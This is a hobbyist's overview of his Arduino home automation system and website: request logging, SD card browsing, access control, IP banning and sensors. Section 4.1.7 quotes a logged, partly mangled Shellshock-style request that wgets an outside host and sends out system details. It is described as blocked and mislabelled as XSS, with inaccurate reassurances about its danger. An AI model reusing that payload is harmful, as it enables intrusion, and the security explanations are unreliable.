Catweazle's Home Automation System

Table of Contents

1.0 Introduction

This document describes Catweazle's Home Automation System. People who have any interest in the technology of this system, that manifests as the website http://www.2wg.co.nz should study this document in conjunction with browsing the website and the more than 12,000 lines of C language program code that comprises the application (not including standard Arduino libraries).

This document, other released documents, the application source code and a variety of image files can be found on the system's website at http://www.2wg.co.nz/scrninfo/ and http://www.2wg.co.nz/public/ and http://www.2wg.co.nz/images/ Catweazle will try to maintain a readme.txt file in each folder with a short description of the files in the folder and the general state or the various files (out of date, up to date, pending an update, etc.)

Why Catweazle – well about 45 years ago I was a fan on a television show called Catweazle and I had long unkempt hair matching the main character of that show. So it happened that some kids at high school starting calling me Catweazle and it has been a name that has stuck with me ever since.

2.0 Origins

Right from the time when Catweazle bought his first IBM PC in 1983 I have been interested in the application of computer technology in one's personal environment. After forty years of involvement in business system development Catweazle discovered the Arduino environment in August 2013 and the scene was set for the development of the Catweazle Home Automation System.

In commencing Arduino development Catweazle had a number of goals:

- To learn the C language – since Catweazle's primary background was as a Delphi (Pascal language) developer.
- To learn more about website development – since Catweazle's previous website development background was not extensive and was, in any case, at an abstract level removed from raw html code.
- To learn more about simple electronics and apply them as a practical solution within Catweazle's newly purchased home.

3.0 Application Basics

At conception and through until now the Arduino environment has provided the following solutions to the basic elements of any information system.

3.1 Input

Input is of course derived from the various sensors and devices that are attached to the application's Arduino processor board and interact with the application software. Beyond that the system's Freetronics EtherMega processor board includes an Ethernet implementation that facilitates the development of an application webserver which in turn processes user input entered into application web pages using mouse clicks, links, input boxes, etc.

3.2 Output

Output starts off with the range of devices that can be attached to an Arduino processor board and controlled by the application. Beyond that the application runs as a web server that publishes the http://www.2wg.co.nz website – it can therefore output any amount of data via website pages. The application's SD card web browser (file explorer) also permits activity logs and other file content to be retrieved from the SD card and displayed in the end-user's web browser or within productivity software applications such as Microsoft Excel or Adobe PDF Reader.

3.3 Storage

The system's Freetronics EtherMega processor board include a Micro SD card slot. This is a convenient means for data storage including activity files, backup files, files used on web pages, system configuration files, etc. (Catweazle's first IBM PC in 1983 had two 320KB floppy disk drives in a big system box – his Arduino systems run 4GB Micro SD cards in a system unit smaller than a packet of cigarettes.)

3.4 Processing

The system's Freetronics EtherMega processor board includes 256KB flash RAM (for program storage), 8KB SRAM for program operations and 4KB EEPROM which Catweazle uses to store application string messages and end-user changeable configuration switches.

Note that Catweazle's Home Automation System uses various array structures to store key application data for online reporting. This data is backed up to the Micro SD card every hour (and/or at midnight every day) and automatically restored from the Micro SD card whenever the application is restarted.

3.5 Smartphone/Tablet Integration

From an early time in the application development effort Catweazle resolved to integrate the system into the capabilities of his Apple iPhone and iPad. He resolved not to create an IOS specific "app", but rather to leverage the Safari web browser and email functionality within IOS devices – both of which are replicated as standard web browser and other email subsystems on his office and work PCs and potentially provide support for any smartphone, tablet or PC with a browser and email support.

4.0 Core Application Functionality

Catweazle's Home Automation System (and its 12,000 plus lines of C language program code) features a range of rich application functionality broadly described as follows:

4.1 The Application Website

4.1.1 Introduction

When running (normally 24 hours a day, every day of the year) the application manifests as the website http://www.2wg.co.nz . Anyone with access to the system via a web browser can access perhaps 75% of the application's functionality via the various website web pages.

End-users with access to the website on Catweazle's home local area network (via cable to the home ADSL modem router) or via password control to the home WIFI can access as much as 95% of the application's functionality including the ability to open and close the home garage door, switch the system alarm on and off, review all the system activity logs, etc.

External and local users who are able to log into the system via its password data entry form gain access to 100% of available online functionality.

Access to the application website using the IOS Safari web browser is common since within Catweazle's household there are a number of iPhone and iPad devices. Indeed Catweazle uses his iPhone and a special local area network application webpage as his everyday home garage door opener and alarm activation controller.

4.1.2 Application URL Request Processing

Catweazle originally started with available Arduino webserver URL request processing examples. He found the available examples quite limited and so researched the subject more extensively including formal URL request specifications. Over a year or more Catweazle implemented an extensive URL request processing subsystem that manifests within the application as the procedure WebServerProcess() and a significant number of sub procedures.


Catweazle's Home Automation System generally relies on plain html GET URLs (without ampersand delimited trailing parameters) and form based POST URLs when browser input data is to be sent to the application. Input field data from POST html requests, cookie values and other key information from each html request is extracted to an html parameter global linked list during the evaluation (parsing) of the request – the global linked list implementation avoids the need to pass information across many procedures via procedure call arguments and procedure parameters. The html parameter linked list is deleted at the end of processing of each individual html request.

Note that Catweazle's URL request processing subsystem supports both GET and POST html requests and the use of session cookies for application security. However at this time it does not expect or process html GET request parameters.

4.1.3 HTML Request Logging

HTML requests received by the system are written to one of four system logs, except for multiple instances of ICON html requests from common IP addresses – they are simply ignored.

Here is an example of a log entry for a POST request against the SD Card browsing web page and used to display a file:



```
21:12:57 ** HTML REQUEST **
- Browser IP: 202.114.219.46
- Socket #: 1
- Dest Port: 50026
- POST /PUBLIC.DIR/ HTTP/1.1
- Host: www.2wg.co.nz
- User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-nz,th;q=0.5
- Accept-Encoding: gzip, deflate
- DNT: 1
- Referer: http://www.2wg.co.nz/PUBLIC.DIR/
- Cookie: SID=270223
- Connection: keep-alive
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 37
- FOLDER=%2FPUBLIC%2F&FNAME=COOKIES.TXT
- FNAME: COOKIES.TXT
- FOLDER: /PUBLIC/
- LENGTH: 37
- COOKIE: 270223
- HOST: WWW.2WG.CO.NZ
- REQUEST: /PUBLIC.DIR/
- PAGE: SD Card Display
```

In the first part of the log entry the system lists origination details of the html request and the original URL received.

In the second part of the log entry the system lists the remaining content of the html request down to the blank line which signals the end of normal html request data. The second part of the log entry includes POST request field data at its end and will include preliminary data (e.g. the boundary field) for multi-part form data that will follow the blank line delineator (if applicable – e.g. for file uploads).

In the third part of the log entry the system lists the result of its evaluation (parsing) of the html request. This is simply a dump of the global html parameter linked list extracted by the system during its parsing of the html request. Sub procedures of the WebServerProcess() procedure extract the various inputs from the html parameter linked list according to their content and input needs.

The fourth part of the log entry is just a blank line that is used to separate individual log entry sets.


HTML request log entry sets are written into logging folders (sub directories) on the system's Micro SD card (CRAWLER, HACKLOGS, CWZLREQU and HTMLREQU folders) according to the circumstances described elsewhere in this document. Any user can access daily HACKLOGS files but data for the other folders is private.

4.1.4 Application Web Page Processing

The html code that represents the many application web pages is embedded within and generated by C language procedures within the application – essentially using EthernetClient object print() and println() procedure functionality. Embedding web page generation within C language application procedures allows the various web page specific procedures to merge both static and dynamic page content. Dynamic content is derived from reading application sensors, printing current values of application variables and arrays, extracting information from the system's Micro SD card, etc.

Application website webpages make extensive use of the html table construct that allows data to be displayed as dynamically resizing tables of row and column data. Beyond that, most of the web pages have a common look and feel through the use of a standard left hand side menu subsystem, a standard area for web page specific action links, the use of standard colours and fonts, etc.

This is an example of the application's main (Dashboard) web page:



2WG HOME AUTOMATION

DASHBOARD
Time: 19:09:36
Climate: 9°C 44%
Light Level: 9/OFF
Month Page Hits: 364

WEB PAGE MENU
Recent Climate
Climate for Week
Home Heating
Bathroom
Security
SD Card
Settings
Ethernet Sockets
Failed HTML Requests
Crawler Stats
RAM Usage
Statistics

PAGE ACTIONS
Today's Hack Log
Login

STATUS	VALUE
Date and Time	MON 22/06/2015 19:09:36
Build Date	21/06/2015
Current Runtime	0D 22H 2M
Your IP Address	222.154.229.4
Next Climate Update	20:00
Heat Resource	(7)
Free RAM	2683
Heap Size	795
Free Heap	155, 19%
Free Heap List	76, 41, 30, 8
Loop Heap Statistics Size/Free/Count	457/4/1

```
LATEST NEWS

The source code files for this Arduino
system are available here in the SD Card
PUBLIC folder if you are interested:

OVERVIEW.PDF, HA150523.INO
UTILITY.H, UTILITY.CPP, STRINGS2.XLS

Catweazle will be re-releasing the source
code in the next week or so.

Catweazle NZ
21st June 2015
```

REQUEST LOGS

FILENAME	SIZE
HTM0622E.TXT	15980
HTM0622D.TXT	1761
HTM0622C.TXT	3528
HTM0622B.TXT	5278
HTM0622A.TXT	3417
HTM0621F.TXT	16489

FAILED REQUESTS

TIME	TYPE	IP ADDRESS	COUNT
17:49	XML	109.236.87.235	3
17:34	PHP	192.99.148.94	2
17:12	PHP	184.107.143.138	2
16:45	URL	42.116.68.228	1
15:16	PHP	195.3.144.125	31
14:24	URL	1.34.22.39	1
12:49	PHP	203.156.231.244	3
11:45	PHP	198.46.81.7	2

CRAWLER ACTIVITY

CRAWLER	MONTH	DAY
BAIDUSPIDER	1477	84
BINGBOT	996	50
GOOGLEBOT	631	1
YANDEXBOT	326	11
AHREFSBOT	137	12
MJ12BOT	23	2
MASSCAN	4	1
OTHER	144	0
TOTALS	**3738**	**161**

Mobile Web Pages

Note that Catweazle's Home Automation System has a partial implementation of mobile web pages on its website. When a URL request is received from a mobile device the system will in many cases return reduced size and mobile friendly web pages. You can search the source code (sketch) for the global variable G_Mobile_Flag to investigate how the application generates mobile device web pages.

Mobile devices are recognised by the presence of the "iphone" or "mobile" keywords in the URL's User Agent String. Regardless however, the presence of the "ipad" keyword in the User Agent String results in standard webpage output.

4.1.5 File Download, Display, Upload and Delete

Catweazle's Home Automation System supports web browser Micro SD card file downloads, uploads and display. Depending on the end-user's web browser settings accessible SD card files will be displayed as embedded objects within web browser web page displays, within separate web browser web pages or within the end-users productivity software applications such as MS Excel, MS Word, Adobe PDF reader, etc.

When Catweazle logs into the application using the secure password login form (or his local LAN) he is also able to browse to Micro SD card folders (directories) **and upload files** from his PC to the Micro SD card through his web browser. Catweazle **can also delete files** on the SD Card using security controlled application file delete functions.

All file download, display and upload functionality within Catweazle's Home Automation System is implemented using www standards supported by most web browsers.

4.1.6 Web Server Security

Because of the general disconnected way that internet applications (websites) operate and the nature of communications between a web server and end-user browser web pages it is necessary to implement web page and html request security in two parts:

Firstly, with a knowledge of an end-user's security status (public user, local LAN user or logged in user) the application needs to dynamically generate appropriate web page html content including html links that only link back to website functionality that the end-user is permitted to access. Review the various application web page procedures for "if" statements that grant (or deny) access to web page content based on the end-user's security status as determined by the UserLoggedIn() and LocalIP() procedures.

But more importantly, and **secondly**, a web server must evaluate an end-user's html requests (from a browser, spider, hacker, etc) relative to the end-user's security status (public user, local LAN user or logged in user) and prevent end-users with low level security access (e.g. public) attempting to access controlled information based on a knowledge of html request data (for example a URL) required to otherwise access controlled information (where the user is a local LAN user or has logged into the application).

The following URL is used to access the 2014 climate history file in the root directory of the websites Micro SD Card - but it is only valid for local LAN users and logged in users:

`http://www.2wg.co.nz/HIST2014.TXT/`

If you review the application source code within the procedure WebServerPageLaunch() for processing of web page [6] you will find a call to the procedure CheckFileAccessSecurity(). This sub procedure grants (or denies) access to Micro SD card files based on security requirements and include calls to the procedures UserLoggedIn() and LocalIP().

And furthermore, when an application provides access to functionality based on local LAN IP address connections it must further protect itself against local LAN IP address spoofing from external IPs. Catweazle's home automation system uses time limited dynamic web page (URL) numbering for URLs/html requests that are only available to local LAN users.

4.1.7 Hacker Detection and Management

There are a number of standard scenarios by which third parties will access or attempt to access (perhaps randomly, perhaps not) web sites across the world wide web, especially those running on port 80. Simply publishing a web site on the internet is a direct invitation to those third parties to visit your website and to see how they might compromise or take advantage of it.

Third party visits start with all of the major web crawlers that will analyse your web site, download and then index many of your web pages. Google, Bing, Baidu and Yandex visit the 2WG website everyday and others are seen less frequently.

Then there are other hackers who are attempting to determine if your website will respond to a number of page names common on unprotected sites. On the 2WG site we get daily access attempts for web pages ending in .php, .htm, .asp, and .cgi. There are a number of other less common web site pages involved in other hacking attempts.

Then there are the proxy searchers, automated software that visits every web it can, sending proxy html requests and hoping to get the appropriate proxy result from an unprotected proxy server.

2WG also gets a number of other html requests for which the first line (the URL) does not meet application's requirements. The application only supports GET and POST requests (not the HEAD or other html requests) and will not accept any URL longer than 128 characters. The application has seen super long URLs and super long cookie strings which, without careful pre-evaluation, could be subject to Arduino String processing that would crash the system. Catweazle's Home Automation System also includes length validation of POST html request data to avoid super long string data there that would crash the system.

Another less common but serious website attack is cross site scripting (XSS). On 25th and 26th April 2015 Catweazle's Home Automation System was subject to an extensive XSS scripting attack. Because incoming XSS scripts are recognised and written to the application website's publically available HACKLOGS files there is a possible danger to visitors to the website that download HACKLOGS files containing XSS content. Specifically the visitor's browser might execute the XSS scripts embedded in the log files and relinquish control of their machine to the hackers. However not to worry:

- XSS hacking attempts are generally operating system specific (e.g. linux). They will not execute on machines without the matching operating system.
- Normal browser security controls would likely the prevent XSS scripts running.
- This application's processing and logging of html requests transforms incoming data into 80 character lines that are prefixed with space and hyphen characters. Any embedded XSS scripts are therefore mangled and no longer intact.
- And following the attacks on 25th and 26th April Catweazle now parses and transforms common XSS keywords using asterisk character substitution – this further mangles XSS scripts preventing them from being executable.

The following is an example an example of an attempted XSS attack. The attack script is separately embedded eight times into the html request with each attempt being partly mangled by the application's html request line pre-processor:

```
13:07:25 ** HTML REQUEST **
- Browser IP: 46.151.212.26
- Socket #: 1
- Dest Port: 47228
- GET /cgi-bin/ HTTP/1.0
- USER-AGENT: () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO- IF
- config.me`
- HOST: () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO- IFCONFIG
- .me`
- REFERER: () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO- IFCON
- fig.me`
- COOKIE: () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO- IFCONF
- ig.me`
- CONNECTION: () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO- IF
- config.me`
- CONTENT-LENGTH: () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO
- - ifconfig.me`
- () { :; }; /US**/WG** -QO - HTTP://X.SAUDI.XXX:8888/GATE.ASP?INFO-`UNAME`-`UNAME -P`-`WHOAMI`-`WG** -U CU** -QO- IFCONFIG.ME`
-
- ** PROHIBITED REQUEST **
```

There are of course the occasional failed password login attempts on the 2WG website. Good luck there – the hackers are trying to guess a continuously randomly changing nine digit string. Catweazle also gets push emails to his iPhone when password hacks are attempted so he can observe them and take any preventive action that might be necessary.

There are also areas of possible hacking (see the example in previous section) that involve a knowledge of the systems Micro SD Card system and attempts to access known files that require login access to view. The application has checks in place to catch these elicit file access attempts.

Note that regardless of the type of hacking attempt – any hack attempt is logged (the full html request) and the IP address is recorded in a banned IP address table. After several hacking attempts from any IP address the system will simply refuse to respond to further html requests from the particular IP address until it is removed from the table after several days of no further activity.

Before any IP address is banned from the system, each invalid html request will return the application Error Web Page to the end-user browser – the page includes a description of the various invalid html requests that the system will reject.

The current list of IP addresses that have sent invalid html requests to the application within recent days can be viewed on the application Failed HTML Request web page. A subset of the page is shown on the right hand side of the main application Dashboard wen page.

Anyone who wants to understand the various points at which the system is taking action in response to hacking attempts can review the circumstances in which the application calls the ProcessHackAttempt () procedure. I would hope that anyone who finds any vulnerability they might choose to inform me rather than leveraging the vulnerability to take down or otherwise harm the system and its web site.

Note that in addition to the various web site attacks and invalid URL processing checks referred to above Catweazle can arbitrarily enter any IP address into the Banned IP Address table and prevent the IP address from accessing the system. When Catweazle accesses the Invalid HTML Request web page on his LAN (or when logged in) an ”IP Address” input box appears together with a “IP Address” button. Using these two controls Catweazle can add or delete any IP Addresss from the Banned IP Address table. When IP addresses are added with a zero value in the last position (e.g 120.120.123.0) then all 256 IP addresses with the first three integer values in their address are banned. (i.e. 120.120.123.0, 120.120.123.1, 120.120.123.2, … 120.120.123.208, etc)

4.1.8 Locked/Stuck Sockets


Catweazle has implemented application functionality to detect locked/stuck Ethernet sockets. On the W5100 ethernet chip sockets can become locked or stuck when a remote user establishes a connection across the internet but does not transmit any data. The W5100 only processes Ethernet sockets that have data – so sockets that have been connected with no data transmission remain connected forever. You only have four sockets – so when they are all locked or stuck in the connected state your system no longer has any Ethernet connectivity.

Catweazle’s Home Automation System detects locked/stuck Ethernet sockets and disconnects (closes) them after two minutes. The application’s Ethernet Sockets web page is a by-product of this functionality used to detect locked/stuck Ethernet sockets and to disconnect them.

4.2 SD Card

There is not much point having a microprocessor system with a Micro SD card subsystem if you cannot browse and access the files stored within the various folders (directories) and sub-folders on the Micro SD card. Accordingly, early in the life of Catweazle’s Home Automation System, Catweazle implemented Micro SD card browsing functionality within the application website via webpages that serve up lists of Micro SD card files and folders and enabled standardised point and click navigation and launch (file download) functionality.

The following SD Card display screen lists the files in the /IMAGES/ folder on the SD card. Because the individual files are listed in blue and underlined any one of the files can be launched within the end-user's web browser with a single mouse click on the filename.




```
DIR: /IMAGES/
ENTRY NAME          SIZE
CLIMATE.JPG         7406
CURREN~1.JPG      143405
DEVICES.JPG        65955
GARAGE~1.JPG      131798
HOME.JPG            2287
IMG_0780.JPG     2396784
LOC_ICON.PNG       11398
PIR.JPG             8123
RELAY.JPG          15908
STRINGS.JPG        82676
SWITCH.JPG         17483
TM070414.JPG       76443
TM100114.JPG       71719
TM100214.JPG       70677
TM100314.JPG       73158
TM101213.JPG       57952
TM161113.JPG       59010
WWW_ICON.PNG       10597
Subdirectories         0
Files                 18
```

```
/IMAGES/
```

Note that to faciliate rapid browsing of multi-level folder (directory) structures on the system's Micro SD card the system automatically drills down through multiple directory levels in respect of the system's various activity logging subsystems. Below is the response to an end-user clicking on the HTMLREQU folder in the root directory of the Micro SD card on 22nd June 2015.

You will note that there are three sub folders below the HTMLREQU folder – 2013, 2014 and 2015 in the first data column. The system selects the highest (last) number 2015 and drills down into that. It shows the result being six monthly folders for each of the months of 2015 up to 22nd June. It then selects the highest numbered folder - 06 for June and drills into that to find folders for the days of the month in June 2015 so far – it uses two columns to list the 22 daily subfolders of June 2015 so far. It then drills the highest day (22nf June – today as I am writing this section of this document) and drills into that to find the five four hourly HTML request log files used so far today. Since there are no subdirectories in this sub folder the drill down process stops. Here is an indented view of the whole folder (directory) drill down path:

- HTMLREQU
- HTMLREQU\2015
- HTMLREQU\2015\06
- HTMLREQU\2015\06\22


2WG HOME AUTOMATION

SD CARD

Time: 20:42:00

Month Page Hits: 457

WEB PAGE MENU

Dashboard
Recent Climate
Climate for Week
Home Heating
Bathroom
Security
SD Card
Settings
Ethernet Sockets
Failed HTML Requests
Crawler Stats
RAM Usage
Statistics
Error Page

PAGE ACTIONS

Today's Activity Log
Today's Hack Log
Today's Crawler Log
Current HTML Requests

```
DIR:  /HTMLREQU/
ENTRY NAME          SIZE
2013               [DIR]
2014               [DIR]
2015               [DIR]
Subdirectories         3
Files                  0
```

```
DIR:  /HTMLREQU/2015/
ENTRY NAME          SIZE
01                 [DIR]
02                 [DIR]
03                 [DIR]
04                 [DIR]
05                 [DIR]
06                 [DIR]
Subdirectories         6
Files                  0
```

```
DIR:  /HTMLREQU/2015/06/
ENTRY NAME          SIZE
01                 [DIR]
02                 [DIR]
03                 [DIR]
04                 [DIR]
05                 [DIR]
06                 [DIR]
07                 [DIR]
08                 [DIR]
09                 [DIR]
10                 [DIR]
11                 [DIR]
12                 [DIR]
13                 [DIR]
14                 [DIR]
15                 [DIR]
16                 [DIR]
17                 [DIR]
18                 [DIR]
```

```
ENTRY NAME          SIZE
19                 [DIR]
20                 [DIR]
21                 [DIR]
22                 [DIR]
Subdirectories        22
Files                  0
```

```
DIR:  /HTMLREQU/2015/06/22/
ENTRY NAME          SIZE
HTM0622A.TXT        3417
HTM0622B.TXT        5278
HTM0622C.TXT        3528
HTM0622D.TXT        1761
HTM0622E.TXT       36475
Subdirectories         0
Files                  5
```

CURRENT FOLDER:


/HTMLREQU/2015/06/22/

FILENAME:

4.3 Climate Recording

The commencement of application development of Catweazle's Home Automation System coincided with Catweazle's purchase of a home a few months before. As a result Catweazle saw an opportunity to embed application functionality to record and manage the home's climate. To that end the system features a number of DHT11 and DHT22 climate sensors within and outside of the house that can be interrogated to extract and record temperature and humidity readings at (typically) hourly intervals during the day.

The following is a picture of a DHT11 climate sensor.



The application's climate recording subsystem is used to continuously capture the available temperature and humidity readings. Two web application display screens display current and daily (by hour) climate data and daily high and low values for the past week. All climate data is written to Micro SD card backup files at hourly and daily (midnight) intervals and retained on the Micro SD card indefinitely.


While the climate subsystem normally updates on hourly climate recording cycles the system can also be switched to capture the most recent 24 climate readings on five, fifteen and thirty minute cycles. This is useful when you are testing new equipment installations and want to observe the speed of temperature changes when the new equipment is activated.

4.4 Garage Door Controls

The first practical use of Catweazle' Home Automation System was to implement garage door open and closure functionality. Catweazle's Dominator garage door opener system can be activated to open (or alternatively close) the garage door simply by shorting out a couple of terminals on the garage door opener system unit. Indeed that is exactly what the existing momentary garage door wall switch does.

